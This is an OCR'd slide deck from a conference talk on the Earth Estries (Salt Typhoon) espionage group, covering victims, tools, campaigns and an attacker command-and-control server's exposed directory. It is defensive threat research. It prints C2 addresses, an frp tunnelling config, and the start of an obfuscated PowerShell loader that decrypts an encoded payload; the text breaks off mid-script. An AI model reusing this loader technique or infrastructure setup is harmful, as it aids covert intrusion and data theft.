Game of Emperor: Unveiling Long Term Earth Estries Cyber Intrusions

Leon Chang, Theo Chen
2025/01/21@JSAC2025

Whoami

Leon Chang

Sr. Threat Researcher
APT Campaign Tracking / Threat Intelligence / Malware Analysis

Theo Chen

Sr. Threat Researcher
Penetration Testing / Malware Analysis / Threat Hunting

Agenda

Agenda

- The Earth Estries threat group overview
- Campaign Overview
  - Campaign Alpha
  - Campaign Beta
  - Others
- Attribution
- Conclusion

The Earth Estries threat group overview

Victimology

©2024 TREND MICRO

Target
Country
10+

Target
Organization
20+
(industry: 8+)

Earth Estries - Profile

Activity	• At least 2019 ~ now		
Targeted Industries	• Government • Telecommunication • NGO	• Technology • Chemical • Transportation	• Logistics • Aviation • Property
Targeted Regions	• Taiwan • Philippines • United States	• Thailand • South Africa • Vietnam • India	• Indonesia • Afghanistan • Brazil • More...
Tools	• DEMODEX • GHOSTSPIDER • SNAPPYBEE(aka Deed RAT) • POPPINGBEE(aka SHADOWPAD)	• TrillClient • SparrowDoor • CrowDoor • HEMIGATE	• ZINGDOOR • MASOL (aka Backdr-NQ)
Alias	• FamousSparrow[4], GhostEmperor[5], UNC2286[7] and Salt Typhoon		

Alias


UNC2286[7] and **Salt Typhoon** represents a threat group/cluster whose activity overlaps with campaigns tracked by other security organizations under names like **GhostEmperor[4]** and **FamousSparrow[5]**.

Similarly, **Earth Estries**, Trend Micro's designation for this group, also overlaps with the activity attributed to **GhostEmperor** and **FamousSparrow**.

Threat actor name	Previous name	Origin/Threat	Other names
Salt Typhoon		China	GhostEmperor, FamousSparrow

Reference:https://learn.microsoft.com/en-us/defender-xdr/microsoft-threat-actor-naming

Earth Estries – Toolset Overview




First and Second Earth Estries Blog

Third Earth Estries Blog

The tool observed in distinct attack chains and campaign

Motivation



Earth Estries


Attack

Targeting multiple government entities

Continuous attack telecommunications companies

Organizations that have business dealings with governments and telecommunications providers (e.g. Technology, NGO, etc.)

Why US NGO?



Communications with Congress, federal agencies, the White House, Council members, and the higher education community

Provide training service for military units

Provide data and analysis to institutional leaders, policy makers, and practitioners

Campaign Overview

Campaign Timeline

Campaign Alpha(Part1):
Campaign targeting Government, Chemistry, Transportation in APAC region
Tools: DEMODEX, SNAPPYBEE, Cobalt Strike, etc.

Campaign Alpha(Part2):
Found US NGO leaked data on C2


Nov. 2022 | Nov. 2023 | Feb. 2024

Dec. 2020 | Oct. 2023 | Sep. 2024


Old Campaign
Industry: Government, Telecom, Property, Technology, Aviation, etc.
Country: TH, VN, PH, ID, IN, AF and TW.
Tools: DEMODEX, GHOSTSPIDER, SparrowDoor, etc.

Campaign Beta:
A long-term campaign targeting telecom company in Taiwan, Thailand, Indonesia, Vietnam, the Philippines, Afghanistan and United States.
Tool: DEMODEX, GHOSTSPIDER and SoftEther VPN

Campaign Alpha Overview



Campaign Beta Overview



Campaign Alpha

The beginning

- We observed some interesting malicious samples on a C2: 23.81.41[.]166:80 in Oct. 2023.
- The Possible C2 Active timeline: 2023/10/12 ~ 2024/04/02.

23.81.41.166

Index of /

Name	Last modified	Size	Description
0202/	2024-02-02 01:13	-	
123.txt	2023-11-04 07:31	3	
123.zip	2023-10-15 03:49	1.4K	
NSc.exe	2023-10-13 00:56	1.6M	
NortonLog.txt	2023-10-15 03:50	126K	
admin64	2024-01-19 01:06	1.4M	
conf.php	2023-11-04 07:22	5.9K	
firstblood.mp3	2023-11-08 07:24	40K	
frpc	2023-10-30 03:24	13M	
fscan_armv7	2023-11-20 01:17	21M	
fscan_mips	2023-11-14 21:53	22M	
fscan_mips64	2024-01-31 18:21	25M	
loginfo	2023-11-02 18:38	5.9M	
mipsinfo	2023-11-30 01:09	36K	
onedrive.zip	2023-10-16 01:30	3.0M	
procdump.exe	2024-02-18 18:31	334K	
sql.toml	2023-10-12 20:22	184	
sql.zip	2023-10-12 20:14	5.2M	
tunnel.php	2023-10-30 03:05	5.6K	
winx64.exe	2024-01-19 00:52	1.4M	
x86	2024-01-19 00:52	1.4M	

Apache/2.4.29 (Ubuntu) Server at 23.81.41.166 Port 80

23.81.41.166/0202/

Index of /0202

Name	Last modified	Size	Description
Parent Directory		-	
DgApi.dll	2024-02-02 01:13	255K	
dbindex.dat	2024-02-02 01:13	128K	
imfsbDll.dll	2024-02-02 01:13	607K	
imfsbSvc.exe	2024-02-02 01:13	339K	


Apache/2.4.29 (Ubuntu) Server at 23.81.41.166 Port 80

Notable File	Description
sql.toml	frp config (C2 Server:165.154.227[.]192)
onedrived.zip	Contains a PowerShell script ondrived.ps1.
Nsc.exe	The First SNAPPYBEE sample set. SNAPPYBEE C2 domain: api.solveblemten[.]com
123.zip/WINMM.dll	
NortonLog.txt	
0202/*	Another SNAPPYBEE sample set(imfsbSvc.exe, imfsbDll.dll, DgApi.dll and dbindex.dat). SNAPPYBEE C2 domain: C2:esh.hoovernamosong[.]com
Others	Open source hacktools like frpc, NeoReGeorg tunnel and fscan.

Additional frp c2 Findings

- sql.toml content


```
serverAddr = "165.154.227.192"
serverPort = 7000

[[proxies]]
name = "plugin_socks5"
type = "tcp"
remotePort = 6005
```



The C2: 165.154.227.192 is also mentioned in some Ivanti exploits report:

1. https://fortiguard.fortinet.com/jp/outbreak-alert/ivanti-authentication-bypass
2. https://gist.github.com/andrew-morris/7679a18ef815068897bf27bf631f2ede

The Link to GhostEmperor



onedrived.ps1

```
$s='oUPDoRNZI1bQmiRsExcl82au9WeSnP6kpSWwcgPFBQEixbCTZ1tEscAAnR8UGhEKmEf/YPZyzOSJKu3j71ex83ZReX7KJFgnr
[string] $k=$args[0].ToString().padright(32,'0');
$o=New-Object([System.Text.Encoding]::UTF8.GetString( [System.Convert]::FromBase64String("U3lzdGVtLlN
$o.KeySize=256;
$o.Key=[System.Text.Encoding]::UTF8.GetBytes($k);
$o.IV=@(0)*16;
$s0=$([System.Convert]::FromBase64String($s));
$s1=$o.CreateDecryptor().TransformFinalBlock($s0, 0, $s0.Length);
